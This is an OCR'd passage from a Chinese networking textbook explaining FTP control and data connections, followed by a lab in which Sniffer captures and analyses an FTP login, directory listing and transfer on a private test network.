


图 11-10 浏览目录的通信过程

图左侧是控制连接，用于传送控制命令，右侧是数据连接。首先客户主动与服务器的 TCP21 端口建立一条控制连接(通过 TCP 的三次握手机制)，连接建立起来之后服务器

返回 220 响应，代表服务器准备就绪。客户发出一条 USER 指令，参数是用户名 jack，服务器验证确实存在用户名为 jack 的用户，于是返回 331 响应，代表用户名正确，请提供密码。客户通过一条 PASS 指令将密码 1234 发送给服务器，服务器验证密码正确，于是返回 230 响应，代表客户已经通过身份验证。

之后客户选择以 PORT 方式建立数据连接，于是向服务器发送一条 PORT 指令，将选择的端口号 8888 通知给服务器。服务器返回 150 响应，代表数据连接即将建立。客户发出 LIST 指令，请求浏览根目录下 user 文件夹内的目录数据。在这之后通信转换到数据连接，服务器主动与客户的 8888 端口建立一条数据连接，然后通过一组数据包将 user 文件夹下的目录数据传送给客户，目录传送完成之后，客户与服务器通过 TCP 四次挥手机制中断这条数据连接。通信重新回到控制连接，服务器返回 226 响应，代表数据连接关闭。此后客户没有进行其他的操作(例如上传、下载文件)，而是直接关闭了浏览器窗口，客户向服务器发送一条 QUIT 指令请求退出，服务器返回 221 响应，代表关闭服务。最后客户与服务器通过 TCP 四次挥手机制中断这条控制连接。

11.4.2　文件数据的传送过程

在 11.4.1 节的例子中，假设客户浏览目录数据之后没有关闭浏览器窗口，而是向服务器上传了一个文件 hao，那么上传文件的通信过程如图 11-11 所示。




图 11-11　上传文件的过程

客户通过一条 PORT 指令将端口号 9999 传送给服务器(该端口用于数据连接)，服务器返回 150 响应，代表数据连接即将打开。客户发出一条 TYPE 指令定义文件类型为

EBCDIC。FTP 支持三种类型的文件,第一种是 ASCII 文件,这是传送文本文件的默认格式,每个字符都采用 ASCII 编码,发送方把要传送的文件由原来的格式转换为 ASCII 字符,接收方将收到的 ASCII 字符还原为原来的编码格式。第二种是 EBCDIC 文件,如果通信的一方或者双方使用 EBCDIC 编码(IBM 计算机使用的编码方案),那么可以使用 EBCDIC 编码传送文件。第三种是图像文件,这是二进制文件传输的默认格式,文件以连续的字节流发送,不需要任何编码操作,多数情况用于传送二进制文件,如编译之后的程序、图像、语音视频数据。

之后服务器返回 200 响应,代表正确接收了 TYPE 指令。客户发出 STRU 指令,参数 R 代表数据传送采用记录结构。FTP 定义了三种文件传送结构,第一种是文件结构,参数用 F 表示,这种文件没有结构,是连续的字节流。第二种是记录结构,参数用 R 表示,这种文件被划分为记录,只能用于传送文本文件。第三种是页结构,参数用 P 表示,这类文件被划分为页,每页有一个页号和页头,页可以随机或顺序地存储和访问。

客户发出 STOR 命令,请求上传文件到 user 文件夹下,名称为 hao。服务器返回 250 响应。之后通信转换到数据连接,服务器主动与客户的 9999 端口建立一条数据连接,然后客户通过若干个数据包将文件 hao 传送给服务器,文件传送完成之后,这条数据连接被正常终止,通信回到控制连接。

通过上面的分析可以进一步验证在整个会话过程中只有一条控制连接,而采用了多条数据连接,每条数据连接完成一个特定的任务。

11.5 利用 Sniffer 分析 FTP 的通信过程

训练:在 Windows XP 虚拟机上搭建一台 FTP 服务器,登录 FTP 服务器,上传一个文件,再下载一个文件,然后关闭 IE 浏览器。使用 Sniffer 捕获整个通信过程产生的通信数据,之后分析数据回答以下问题:

(1) 控制连接使用的客户和服务器端口号是多少?

(2) 在整个会话过程中建立了几条数据连接?每条数据连接的客户和服务器端口号是多少?每条数据连接的作用是什么?

第一步:以 host-only 方式启动 Windows XP 虚拟机,配置 IP 地址,测试通信情况。

以 host-only 方式启动 Windows XP 虚拟机,配置 IP 地址为 192.168.0.2,Windows XP 虚拟机作为 FTP 服务器。本机的 IP 地址为 192.168.0.5,本机作为客户端。使用 ping 命令测试本机和 Windows XP 虚拟机之间的通信情况。

第二步:在 Windows XP 虚拟机上安装 FTP 服务器软件 Serv-U,在 FTP 服务器端创建一个用户 peter(步骤略)。

第三步:在本机使用 peter 用户登录 FTP 服务器,上传 hello.txt,下载 1.html,关闭浏览器窗体。使用 Sniffer 捕获整个过程产生的通信数据(步骤略)。

第四步:分析捕获的数据,回答以上问题。

共捕获到 93 个数据包,图 11-12 给出的是控制连接。编号 1、2 的数据包是客户使用

ARP 获得 FTP 服务器的 MAC 地址。编号 3、4、5 的数据包是客户主动向服务器发起的 TCP 三次握手建立连接过程,可见客户端口为随机端口 1150,服务器端口为知名端口 21。最后 4 个数据包(即编号 90～93 的报文)是客户与服务器通过 TCP 四次挥手中断控制连接,可见在会话开始时建立控制连接,在会话完全结束时终止控制连接。

1	VMWareC00001	Broadcast	ARP: C PA=[192.168.0.2] PRO=IP
2	E0E0E0E0E0E0	VMWareC00001	ARP: R PA=[192.168.0.2] HA=E0E0E0E0E0E0 PRO=IP
3	[192.168.0.5]	[192.168.0.2]	TCP: D=21 S=1150 SYN SEQ=2323129315 LEN=0 WIN=65535
4	[192.168.0.2]	[192.168.0.5]	TCP: D=1150 S=21 SYN ACK=2323129316 SEQ=1512168633 LEN=0 WIN=64240
5	[192.168.0.5]	[192.168.0.2]	TCP: D=21 S=1150 ACK=1512168634 WIN=65535
		FTP的通信数据	
90	[192.168.0.5]	[192.168.0.2]	TCP: D=21 S=1150 FIN ACK=1512169605 SEQ=2323129512 LEN=0 WIN=64564
91	[192.168.0.2]	[192.168.0.5]	TCP: D=1150 S=21 ACK=2323129513 WIN=64044
92	[192.168.0.2]	[192.168.0.5]	TCP: D=1150 S=21 FIN ACK=2323129513 SEQ=1512169605 LEN=0 WIN=64044
93	[192.168.0.5]	[192.168.0.2]	TCP: D=21 S=1150 ACK=1512169606 WIN=64564

图 11-12 唯一的控制连接

编号 6～22 的数据包如图 11-13 所示,其中包含身份验证和确认数据连接端口的过程,下面具体分析。编号 6～10 的数据包是身份验证过程,客户提交的用户名 peter、密码 2480 通过了服务器的身份验证,如图所示 FTP 的用户名和密码以明文方式传送,因此安全性较低。

第 21 个报文是客户发给服务器的一条 PASV 指令,表示客户请求采用 PASV 方式,即以客户主动的方式建立数据连接。第 22 个数据包是服务器将选定的随机端口通知给客户,这里参数采用(IP,n,m)的格式,IP 为 FTP 服务器的 IP 地址 192.168.0.2。n,m 代表服务器选定的随机端口,计算公式为端口号$=n\times256+m$,本例的随机端口$=17\times256+98=4450$。

6	[192.168.0.2]	[192.168.0.5]	FTP: R PORT=1150	220 Serv-U FTP Server v10.2 ready...
7	[192.168.0.5]	[192.168.0.2]	FTP: C PORT=1150	USER peter
8	[192.168.0.2]	[192.168.0.5]	FTP: R PORT=1150	331 User name okay, need password.
9	[192.168.0.5]	[192.168.0.2]	FTP: C PORT=1150	PASS 2480
10	[192.168.0.2]	[192.168.0.5]	FTP: R PORT=1150	230 User logged in, proceed.
11	[192.168.0.5]	[192.168.0.2]	FTP: C PORT=1150	Text Data
12	[192.168.0.2]	[192.168.0.5]	FTP: R PORT=1150	200 OPTS UTF8 is set to ON.
13	[192.168.0.5]	[192.168.0.2]	FTP: C PORT=1150	PWD
14	[192.168.0.2]	[192.168.0.5]	FTP: R PORT=1150	257 "/" is current directory.
15	[192.168.0.5]	[192.168.0.2]	FTP: C PORT=1150	Text Data
16	[192.168.0.2]	[192.168.0.5]	FTP: R PORT=1150	200 Command okay.
17	[192.168.0.5]	[192.168.0.2]	FTP: C PORT=1150	CWD /
18	[192.168.0.2]	[192.168.0.5]	FTP: R PORT=1150	250 Directory changed to /
19	[192.168.0.5]	[192.168.0.2]	FTP: C PORT=1150	TYPE A
20	[192.168.0.2]	[192.168.0.5]	FTP: R PORT=1150	200 Type set to A.
21	[192.168.0.5]	[192.168.0.2]	FTP: C PORT=1150	PASV
22	[192.168.0.2]	[192.168.0.5]	FTP: R PORT=1150	227 Entering Passive Mode (192,168,0,2,17,98)

图 11-13 身份验证过程

图 11-14 是第一条数据连接,编号 23、24、25 的数据包是三次握手建立这条数据连接。可见客户发出了第一次握手报文,主动连接服务器的 4450 端口,客户端选择的是随机端口 1151。编号 26 的数据包是客户在控制连接上向服务器传递了一条 LIST 指令,请求浏览根目录信息。

编号 30 的数据包是服务器通过数据连接将根目录信息返回给客户。图 11-14 下部给出的就是编号 30 的数据包内容,可见在应用层数据中携带的就是目录数据。在根目录中包含两个文件,一个文件是 1.html,大小为 31 字节,创建时间是 2012-10-07 08:39。第二个文件名称中含有汉字,Sniffer 在解析时出现错误,因此变成乱码,但文件名中的字符数据仍然可读,可以看出这是一个 doc 文件,大小为 26 624 字节,创建时间为 2012-11-29 05:41。

```
23  [192.168.0.5]  [192.168.0.2]  TCP: D=4450 S=1151 SYN SEQ=3071569470 LEN=0 WIN=65535
24  [192.168.0.2]  [192.168.0.5]  TCP: D=1151 S=4450 SYN ACK=3071569471 SEQ=2555573727 LEN=0 WIN=64240
25  [192.168.0.5]  [192.168.0.2]  TCP: D=4450 S=1151     ACK=2555573728 WIN=65535
26  [192.168.0.5]  [192.168.0.2]  FTP: C PORT=1150   LIST
27  [192.168.0.2]  [192.168.0.5]  WINS: C ID=33457 OP=QUERY NAME=*<000000000000000000000000000000><00>
28  [192.168.0.5]  [192.168.0.2]  WINS: R ID=33457 OP=QUERY STAT=OK
29  [192.168.0.2]  [192.168.0.5]  FTP: R PORT=1150   150 Opening ASCII mode data connection for /bin/ls.
30  [192.168.0.2]  [192.168.0.5]  TCP: D=1151 S=4450     ACK=3071569471 SEQ=2555573728 LEN=171 WIN=64240
31  [192.168.0.2]  [192.168.0.5]  TCP: D=1151 S=4450 FIN ACK=3071569471 SEQ=2555573899 LEN=0 WIN=64240
32  [192.168.0.5]  [192.168.0.2]  TCP: D=4450 S=1151     ACK=2555573900 WIN=65364
33  [192.168.0.5]  [192.168.0.2]  TCP: D=4450 S=1151 FIN ACK=2555573900 SEQ=3071569471 LEN=0 WIN=65364
34  [192.168.0.2]  [192.168.0.5]  TCP: D=1151 S=4450     ACK=3071569472 WIN=64240

00000000: 00 50 56 c0 00 01 e0 e0 e0 e0 e0 e0 08 00 45 00  .PV?. 噜噜噜..E.
00000010: 00 df cd 6f 40 00 80 06 ab 51 c0 a8 00 02 c0 a8  .咄o@.€.瘳括..括
00000020: 00 05 11 62 04 7f 98 52 f5 e0 b7 14 6e 3f 80 18  ...b.▮楻踵?n?€.
00000030: fa f0 72 05 00 00 01 01 08 0a 00 15 e4 77 00 00   r.........鋡..
00000040: c6 5d 2d 72 77 2d 72 77 2d 72 77 2d 20 20 20 31  茉-rw-rw-rw-   1
00000050: 20 75 73 65 72 20 20 20 20 20 67 72 6f 75 70 20   user     group
00000060: 20 20 20 20 20 20 20 20 20 33 31 20 4f 63 74 20           31 Oct
00000070: 20 37 20 30 38 3a 33 39 20 31 2e 68 74 6d 6c 0d   7 08:39 1.html.
00000080: 0a 2d 72 77 2d 72 77 2d 72 77 2d 20 20 20 31 20  .-rw-rw-rw-   1
00000090: 75 73 65 72 20 20 20 20 20 67 72 6f 75 70 20 20  user     group
000000a0: 20 20 20 20 20 32 36 36 32 34 20 4e 6f 76 20 32       26624 Nov 2
000000b0: 39 20 30 35 3a 34 31 20 e5 ae 9e e9 aa 8c 38 20  9 05:41 瀹為獙8
